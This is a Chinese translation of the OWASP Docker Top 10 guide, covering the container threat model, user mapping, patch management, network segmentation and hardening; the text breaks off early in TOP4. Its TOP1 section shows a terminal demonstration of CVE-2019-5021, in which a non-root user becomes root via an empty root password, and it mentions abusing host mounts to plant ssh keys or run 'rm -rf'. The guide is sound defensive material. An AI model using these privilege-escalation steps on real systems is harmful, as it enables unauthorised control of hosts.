



OWASP 中国

The Open Web Application Security Project

OWASP 容器安全十大风险

OWASP Docker Top 10



1. 前言	3
1.1. 简介	3
1.2. 威胁建模.....	5
2. Docker 安全 Top 10.....	8
2.1. TOP1: 用户映射安全	10
2.2. TOP2: 补丁管理策略	13
2.3. TOP3: 网络分段和防火墙	16
2.4. TOP4: 安全默认值和加固	19
2.5. TOP5: 维护上下文安全	22
2.6. TOP6: 机密信息保护	24
2.7. TOP7: 资源保护	27
2.8. TOP8: 容器镜像完整性和可信发布者	29
2.9. TOP9: 不可变的范式	33
2.10. TOP10: 日志	35

1. 前言

1.1. 简介

实施容器化环境不仅改变了部署方式，而且对系统和网络级别以及硬件和网络资源的使用方式都产生了巨大影响。

本文档可帮助您保护容器化环境及其安全性。

1.1.1. 关于 DOCKER TOP 10

《OWASP Docker Top 10》项目为您提供了规划和实施基于 Docker 安全容器环境的 10 个关键点。这 10 个关键点按相关性进行排序。需要注意的是：**它们代表的不是《OWASP Top 10》文档中的应用软件安全风险，而是容器环境下的安全控制。**这些控件范围从基线安全到更高级的安全控制项，具体取决于您的安全要求。

读者可以把本文作为：

- 设计阶段的参考指南，作为一份容器环境的系统规范。
- 用于容器环境的审计使用。
- 作为采购合同中的指定技术要求。

1.1.2. 应用安全

人们通常会误解在使用 Docker 时对安全产生的正面或负面影响。

与其他任何容器化技术一样，Docker 不能解决应用程序的安全问题。它无法进行输入验证以及防止 SQL 注入。对于应用程序安全风险，OWASP 提供了许多其他有用的文档，例如：《OWASP Top 10》、《OWASP ProActive Controls》、《OWASP Application Security Verification standard》等。

容器安全关乎系统安全、网络安全以及架构设计安全。这表明在使用容器技术之前，您最好以安全的方式规划环境。如果您未进行安全规划，仅在生产环境中推出容器，后续在进行安全优化则比较困难，或者需要花费大量成本来改变安全问题。

1.1.3. 范式转变：新载体

从传统的角度来看，尤其是在系统层和网络层，容器在很大程度上改变了您的信息技术环境，这些变化增加了新的潜在攻击面。因此您须格外小心，以免出现网络安全和系统安全问题。

除这些技术领域外，还有两个非技术要点：

- 虽然 Docker 技术已有多年历史，但它仍是一项相对较新的技术。如果减去 Docker 技术成熟和应用的时间，它的历时甚至更短。每项新技术都需要时间，直到该技术及其最佳实践的知识成为常识。
- 尽管容器解决方案可能为开发人员带来好处，但从安全角度来看，该技术并不简单。不简单的技术，就使安全性变得更加困难，这又称为 KISS 原则——保持简单和便捷。

本文档为您提供了使用 Docker 技术时，在系统层和网络层中常见的安全缺陷，以及如何预防这些安全缺陷的方案。

1.1.4. 文档结构

- (1) 本文档首先分析了 Docker 技术所造成的安全威胁，作为后续 Docker 安全 Top 10 的基础。
- (2) Docker Top 10 项目的原英文文档存在一定的内容缺失。为确保本文的完整性和 Top 10 内容的连续性，中文团队基于原英文版内容对原有缺失的部分做了原创性的补充。具体如下：

Docker Top 10	说明
D01 - 用户映射安全/Secure User Mapping	OWASP 中文团队翻译
D02 - 补丁管理策略/Patch Management Strategy	OWASP 中文团队翻译
D03 - 网络分段和防火墙/Network Segmentation and Firewalling	OWASP 中文团队翻译
D04 - 安全默认值和加固/Secure Defaults and Hardening	OWASP 中文团队翻译
D05 - 维护上下文安全/Maintain Security Contexts	OWASP 中文团队翻译
D06 - 机密数据保护/Protect Secrets	OWASP 中文团队原创
D07 - 资源保护/Resource Protection	OWASP 中文团队翻译
D08 - 容器镜像完整性和可信发布者/Container Image Integrity and Origin	OWASP 中文团队原创
D09 - 不可变的范式/Follow Immutable Paradigm	OWASP 中文团队原创
D10 - 日志/Logging	OWASP 中文团队原创

1.1.5. 中文版说明

(1) 本文为《OWASP Docker Top 10》的中文版。该版本尽量提供英文版本中的图片，并与原版本保持相同的风格。存在的差异，敬请谅解。

- (2) 为方便读者阅读和理解本文档中的内容，本文对原英文版中的部分章节进行了补充和调整。
- (3) 由于中文版团队水平有限，存在的翻译和编制错误敬请指正。
- (4) 如果您有关于本项目的任何意见或建议，可以通过以下方式联系我们：

邮箱：project@owasp.org.cn

微信公众号：



1.1.6. 项目领导者

Dirk Wetter

1.1.7. 中文团队

组长：黄圣超

成员：谈超

审查：王颀


汇编：赵学文

1.2. 威胁建模

保护信息技术环境的经典办法是从攻击者的角度观察并列举攻击向量。这是本章将要涵盖的内容。

这些攻击向量将帮助你确定需要保护的信息。有了这些攻击向量，就可以将安全防御措施放在适当的位置，以提供基线保护，甚至更多。详细信息请查阅后续章节中的十项安全防御。

下图列举了 Docker 安全威胁概述：



威胁 1：容器逃逸（系统）

在这种情况下，应用程序在某种程度上是不安全的，因为可以进行某种 shell 访问。因此，攻击者可以尝试发起攻击，例如：从互联网成功上演攻击，攻击者设法逃脱应用程序，并最终潜伏在容器。顾名思义，此时“容器”包含了攻击者。

在第二阶段，攻击者将尝试从主机视图或内核漏洞中作为容器用户逃离容器。在第一个场景中，攻击者最终将在主机上拥有用户特权。在第二个场景中，他将是主机系统的根用户，这使他能够控制在该主机上运行的所有容器。

威胁 2：通过网络运行的其他容器

此场景的第一阶段与“威胁 1”相同。攻击者也有 shell 访问权限，但随后他选择通过网络攻击另一个容器。该容器可以来自相同的应用程序，也可以来自相同用户的不同应用程序，或者来自于不同用户的多用户环境。

威胁 3：通过网络攻击编译工具

此场景的第一个攻击向量与前两个相同。攻击者在容器内拥有 shell 访问权限，但他选择攻击编译工具的管理接口或其他攻击表面——管理后台。在 2018 年，几乎所有的编译工具都有一个安全弱点，即默认的开放式管理接口。“开放”是指在最坏的情况下，一个没有身份验证的开放端口。

威胁 4：通过网络攻击主机

此场景的第一个攻击向量和前面提到的一样。通过 shell 访问，他从主机攻击一个开放端口。如果这个端口仅受到弱保护或根本没有受到保护，他将获得对主机的根用户访问权（甚至更糟）。

威胁 5：通过网络攻击其他资源

这基本上是一种将其他所有基于网络的安全威胁集于一身的安全威胁。

它的第一个向量和前面提到的一样。通过 Shell 访问，他可以找到一个不受保护的、基于网络的文件系统，该文件系统在容器之间共享，可供读取甚至修正数据。另外，诸如 Active Directory 或 LDAP 这样的资源也可以通过容器形成攻击。然而，还有一种资源，Jenkins，如果它被人为设置为“开放”，也可以通过容器访问。

由于 ARP 欺骗和交换，此处需说明：也有可能攻击者在他劫持的容器中安装了一个网络嗅探器，这样他就可以读取来自其他容器的流量。

威胁 6：资源匮乏

基础向量是由于运行在同一主机上的另一个容器的安全条件造成的。安全条件可能是由于另一个容器正在消耗资源，这些资源可能是 CPU 周期、RAM、网络或磁盘 I/O。

也可能是容器挂载了一个主机文件系统，攻击者正在将该文件系统填满，从而导致主机出现问题，进而影响到其他容器。

威胁 7：主机入侵

在前面的威胁中，攻击者间接地通过主机入侵另一个或其他一些容器，而在这里，攻击者通过另一个容器或网络入侵主机。

威胁 8：镜像完整性

CD 管道可能涉及几个节点，其中迷你操作系统镜像从一个节点传递到下一个节点，直至到达部署。

对于攻击者来说，每一个节点都是一个潜在的攻击面。如果开发者未一步步站稳脚跟，并且没有完整地检查将要部署的内容是否应该部署，则存在使用其恶意有效负载的攻击者镜像进行部署的威胁。

2. DOCKER 安全 TOP 10

名称	描述
TOP1-用户映射安全	通常，容器中运行的应用程序拥有默认的管理特权： <code>root</code> 。这违反了最小特权原则，如果攻击者设法从应用程序跳出到容器中，则会为其提供进一步扩展其活动的机会。从主机的角度来看，应用程序永远不应以 <code>root</code> 身份运行。
TOP2-补丁管理策略	主机、容器技术、编译工具解决方案和最小操作系统镜像将存在容器安全漏洞。一旦这些安全漏洞被公开，及时处理这些安全漏洞对您的安全保障至关重要。对于上面所有提到的组件，在将他们投入生产之前，您需要制定补丁管理策略即决定何时应用常规补丁和紧急补丁。
TOP3-网络分段和防火墙	您需要预先设计好网络。管理编译工具和主机网络服务的接口至关重要，您需要在网络层进行安全防护。还要确保所有其他基于网络的微服务仅向该微服务的合法使用者公开，而不是暴露给整个网络。
TOP4-安全默认和加固	根据您选择的主机、容器操作系统和编译工具，您必须注意，不安装或启动不需要的组件。所有需要的组件也需要正确配置和锁定。
TOP5-维护上下文安全	将一个主机上的生产容器与其他未定义或不安全的容器混合在一起，可能会在您的产线上设置后门。例如：将前端与主机上的后端服务混合可能会产生负面的安全影响。
TOP6-机密信息保护	对自身或第三方对微服务的身份验证和授权需要提供密钥。对于攻击者而言，这些密钥可能使他能够访问您的更多数据或服务。因此，需要尽可能好的保护任何密码、令牌、私钥或证书。
TOP7-资源保护	由于所有容器共享相同的物理 CPU、磁盘、内存和网络。这些物理资源需要得到保护，即便单个容器（无论是否故意）失控也不会影响任何其他容器的资源。

TOP8-容器镜像完整性和可信发布者	容器中的最小操作系统可以运行您的代码，并且从源代码到部署都需要值得信赖。您需要确保所有传输和静止的镜像未被篡改。
TOP9-不可变的范式	通常，一旦设置并部署成功，容器镜像不需要写入其文件系统或已挂载的文件系统。在这种情况下，如果以只读模式启动容器，则将具有额外的安全优势。
TOP10-日志	对于您的容器镜像、编排工具和主机，您需要在系统和 API 上记录所有与安全相关的事件。所有日志都应该远程访问，并应包含通用时间戳和防篡改。您的应用程序还应该提供远程日志记录。

2.1. TOP1: 用户映射安全

2.1.1. 基本描述

用户的不安全映射造成的威胁正在大量提供微服务的容器中运行。这些明显的弱点将使得攻击者在容器中具有完全权限，通过挂载目录或者逃逸，攻击者可以轻易让微服务应用消亡。无论是 AppArmor 还是 SELinux 配置，它们都提供不了足够的保护。这违反了最小特权原则，从 OWASP 的角度来看，这是一个不安全的默认设置。

对于特权容器，从微服务到容器的突破几乎可以与在没有任何容器的情况下运行相提并论，最终会危及您的整个主机和所有其他容器。

2.1.2. 安全弱点

通过滥用特权容器，攻击者可以获得资源的访问权限，可以以 root 权限运行代码，包括 CAPSYSADMIN 等操作。

攻击者使用派生的容器目录挂载到 host 主机目录，可以执行恶意代码，包括将 ssh 密钥导入到物理机中，设置执行 `rm -rf` 等。

如左图所示，通过 CVE-2019-5021 漏洞，攻击者可以很轻易的获取到容器的特权。

```
landend@dockerSec ~$ docker run -it f6 sh
/# cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/ash
operator:x:11:0:operator:/root:/sbin/nologin
/# cat /etc/shadow | grep root
root:::0::::
```

```
landend@dockerSec ~$ cat Dockerfile
FROM superdm/cve-2019-5021:alpine
RUN apk add --no-cache shadow
RUN adduser -S landend
USER landend
```

```
landend@dockerSec ~$ docker run -it test/alpine:cve5021
/$ whoami
landend
/$ id
uid=100(landend) gid=65533(nogroup) groups=65533(nogroup)
/$ su -
7afab59d7373:~# whoami
root
7afab59d7373:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon)
```


2.1.3. 预防方法

务必以尽可能少的特权运行微服务。

- 1) 永远不要使用 `--privileged` 参数启动容器。
- 2) 不要使用特权用户运行容器服务。如果生成容器，您必须添加或使用相应的参数，比如：非特权小组或者普通用户。
- 3) 请注意，标准 Web 服务器想要使用 80 或 443 等端口。配置用户不会允许您将服务器绑定到低于 1024 的任何端口上。对于任何服务，都无需绑定到低端口。您需要配置更高的端口，并相应地映射此端口与公开命令。
- 4) 选择使用 Linux 用户名空间。命名空间是向容器提供 Linux 内核资源的不同（伪造）视图的一般方法。有不同的可用资源，如用户、网络、PID、IPC 等。
- 5) 在 Docker 容器中，User Namespace 可以让容器有一个“假”的 root 用户，它在容器内是 root，被映射到容器外一个非 root 用户。因为标准 Docker 特性与运行一个启用了 User Namespace 的 Docker 守护进程不兼容，所以我们需要对 User Namespace 做一些限制。比如不可以在主机中共享 PID 或者 NET 的命名空间 (`--pid=host` or `--network=host`)。在同一个配置了 User Namespace 的主机中，该主机上所有容器都默认启用了 User Namespace，除非你对每个容器进行不同的特殊配置。
- 6) 在微服务中如果需要在容器中运行一个将容器外部映射到用户的服务，请确保您具有适当的安全策略。

2.1.4. 案例场景

根据容器的启动方法，首先要查看容器的配置/生成文件是否包含用户。



```
11:24:06 landend@M15
for d in $(docker ps -q); do docker top $d; done
UID          PID          PPID         C           STIME
TTY          TIME        CMD
systemd+    22319       22304        0           11:21
?           00:00:01   mysqld --character-set-server=utf8mb4 --collation-
server=utf8mb4_unicode_ci --default-time_zone=+8:00
```

需要检查您的 Docker 守护进程使用的配置文件 `/etc/subgid` 和 `/etc/subuid` 以及 `/etc/docker/daemon.json`。

2.1.5. 参考文献


- 1) OWASP: Security by Design Principles
- 2) Docker Docs: USER command
- 3) Docker Docs: EXPOSE command
- 4) Rasene's blog: <https://raesene.github.io/blog/2017/07/23/network-tools-in-nonroot-docker-images/>
- 5) Docker Docs: Isolate containers with a user namespace
- 6) Docker Docs: User namespace known limitations
- 7) How I Hacked Play-with-Docker and Remotely Ran Code on the Host

2.2. TOP2: 补丁管理策略

2.2.1. 基本描述

在当前的网络安全威胁中，没有及时修补基础设施中的安全漏洞仍然是 IT 行业最常见的安全问题，像 WannaCry 或 NotPety 这样的病毒证明了这个问题的严重性。大多数软件漏洞在开发和使用之前就已经被披露了，我们所需要的就是尽快修补那些已知的漏洞。这一点类似于 OWASP Top 10 中“使用含有已知漏洞的组件”。

在应用某些补丁时，需要基于修复策略达成一种共识。通常来说这种策略需要专门的信息安全官员（CISO or ISO）来制定，以保证修复策略能够从上至下顺利执行。




2.2.2. 安全弱点

对于容器环境可能发生的最糟糕的情况是主机或者编排工具被攻击。主机被攻击的情况下可以使攻击者能够控制主机上运行的所有容器；编排工具（如 kubernetes）被攻击的情况下可以使攻击者能够控制编排工具（如 kubernetes）正在管理的所有主机上的所有容器。

对主机最严重的威胁是容器内的内核攻击，通过滥用 Linux 系统调用导致根访问。此外，编排软件的默认接口也存在各种各样的问题。

所以及时打补丁可以确保为基础设施使用的软件始终是安全的，并且可以避免已知的漏洞。



2.2.3. 预防方法

2.2.3.1. 打哪些补丁？

维护基础设施软件不是那么简单，因为有四个不同的“补丁域”：

- 镜像：已发布的容器镜像容器。
- 软件：Docker。
- 编排软件：Kubernetes、Mesos、OpenShift 等。
- 主机：操作系统。

此外，我们还需要为所提到的每个域的停产支持制定一个迁移计划，即为不再提供安全更新的模块制定替换的方案。

2.2.3.2. 什么时候打补丁？

简而言之，最好经常打补丁，并尽可能使之自动化。

根据上面提到的补丁域，需要针对不同的补丁域来制定不同的修复策略。重要的是为每个组件制定补丁策略。您的补丁策略应该可以涵盖处理定期补丁和紧急补丁 2 种情况。您还需要为测试补丁和回滚过程做好准备。

如果您的环境中没有变更或补丁策略或进程，建议使用以下方法（为了简单起见，忽略测试过程）：

- 定义一个时间范围，在这个时间范围未决定是否需要安装的补丁将被自动、定期应用。
- 因为不同的补丁域将面对不同的安全风险，所以每个补丁域的时间范围可能是不同的（但这不是必须的）。例如：暴露的容器、编排软件中的 API 漏洞或严重的内核漏洞比数据库后端或中间件漏洞的风险更高。
- 周期性的执行补丁并监视它们的成功与失败。
- 对于环境中的关键补丁，如果常规补丁修复的时间周期跨度过大，将会给攻击者提供更多的机会进行“1 day”攻击，所以我们需要定义紧急补丁的策略。同时还需要一个团队来跟踪关键漏洞和补丁，例如通过供应商公告或安全邮件列表。紧急补丁通常在几天或一周内应用。

请记住，有些补丁需要重新启动它们的服务、新的部署（如，容器映像），甚至需要重新启动主机才能生效。如果不这样做，那么您的补丁可能与无补丁是一样的效果。补丁计划中还需要定义何时重启服务、何时启动主机或何时启动新部署的技术细节。

此外，做好冗余计划也很有帮助，比如容器的新部署或主机的重新启动不会影响你的服务。

2.2.4. 案例场景

场景#1

比如：etcd 在版本 2.1 之前是一个完全开放的系统；任何能够访问 API 的人都可以更改密钥。为了保持向后兼容性和可升级性，该特性默认关闭。但是很多 etcd 是运行在 docker 上的，如果未及时的更新 etcd 容器，它将会变成整个系统的突破口。可以用 shadon 查找，<https://www.shodan.io/search?query=etcd>。

2.2.5. 参考文献


- 1) OWASP's Top 10 2017, A9: [Using Components with Known Vulnerabilities](#)
- 2) Weak default of etcd in CoreOS 2.1: [The security footgun in etcd](#)
- 3) cvedetails on [Kubernetes](#), [Rancher](#)
- 4) OpenVAS
- 5) Blog of Aquasec: [Dirty COW Vulnerability: Impact on Containers](#)

2.3. TOP3: 网络分段和防火墙

2.3.1. 基本描述

在传统的网络域中，一个安全的 DMZ（非军事区）由基础设施或网络团队管理，以确保只有前端服务器的服务可以从 internet 访问。另一方面，这个服务器能够安全地与中间件和后端通信，而不与其他任何设备通信。编排工具的管理平台及其 API 接口需要被放置到具有严格访问控制的专用管理局域网。

这基本上是在规划微服务网络时的方案，亦可预防横向攻击活动。



2.3.2. 安全弱点

容器的世界将会改变整个网络。如果不采取预防措施，部署容器的网络就不会按照严格的防火墙/路由规则划分分段。在最坏的情况下，容器内的网络能够互相访问，任何微服务都能够与其他所有微服务进行通信，包括与管控平台的接口进行通信，比如你的编排工具或主机的服务。攻击者可以在这种网络下肆意的横向攻击。

最大的问题是在 internet 上暴露编排工具的管理接口。请注意，它在受到登录保护的同时，也意味着攻击者只需要一步，获得编排工具管理平台的授权，就可以控制整个环境。

安全威胁，如下所列：

- 编排工具把管控端和 API 暴露在 Internet 上。
- 编排工具把管控端和 API 暴露在 LAN/DMZ。
- 微服务可以直接访问主机上的服务。

- 来自同一应用程序的微服务，比如：token、授权等，如无必要，最好不要暴露在 LAN/DMZ 区。
- 常见的服务，如：NFS/Samba、CI/CD、DB 等，如无必要，最好不要暴露在 LAN/DMZ 区。
- 租户共享同一个网络，不存在 100%的网络隔离。

除了第一个场景，其他威胁的前提是一个攻击者获得了访问本地网络（LAN/DMZ），例如，通过您的受损前端服务（internet），并从那里在这个网络周围移动。

2.3.3. 预防方法

总而言之，我们需要一个多层网络防御机制，并且只允许基于白名单的通信。仅仅向网络中暴露你需要暴露的端口，要特别注意管理端口和主机服务端口。


我们需要提前做好网络规划：

- 使用不同的 bridge 来进行网络分割。
- 适当分割你的 DMZ 区。
- 多个租户不应该共享同一个网络。
- 设置被需要的防火墙等级，不允许初始化出站（outgoing）TCP 连接（UDP、ICMP 同理），仅仅允许被需要的网络连接。
- 保护管控台以及其 API。永远不要在网上曝光他们。除非你真的需要，那么也只允许必要的可信 IP 进行访问。
- 同样不要在 DMZ 区泄露管控台以及其 API。管理平台需要严格的基于白名单的网络保护。
- 以相同的方式保护主机服务。

2.3.4. 案例场景

场景#1

黑客侵入了特斯拉没有密码保护的 Kubernetes 主机。在一个 Kubernetes 的 pod 中，访问凭证被暴露给特斯拉的 AWS 环境，该环境包含一个 Amazon S3（Amazon Simple Storage Service）桶，桶中有敏感数据，从而导致 S3 上存储的数据泄露。



2.3.5. 参考文献

- 1) THE tool for network scanning and discovery is [nmap](#).
- 2) [Containers at Risk](#)
- 3) RedLock: [Lessons from the Cryptojacking Attack at Tesla](#), Arstechnica: Tesla cloud resources are [hacked to run cryptocurrency-mining malware](#).

2.4. TOP4: 安全默认值和加固

2.4.1. 基本描述

上一个主题网络分割和防火墙的目的是为任何基于主机、容器和编排工具的网络服务提供一层保护：它没有解决根本原因，它通常只是缓解症状。如果有一个不需要的网络服务启动了，那么最好的做法就是一开始就不要启动它。如果需要启动服务，则应该正确地锁定它。

2.4.2. 安全弱点

基本上有三个“域”服务可以被攻击：

- 1) 来自编排工具的接口。典型的：dashboard、etcd、API。
- 2) 来自主机的接口。典型：RPC 服务、OpenSSH、avahi，基于网络的系统服务。
- 3) 容器内的接口，可以来自微服务（例如 spring-boot），也可以来自发布中心。

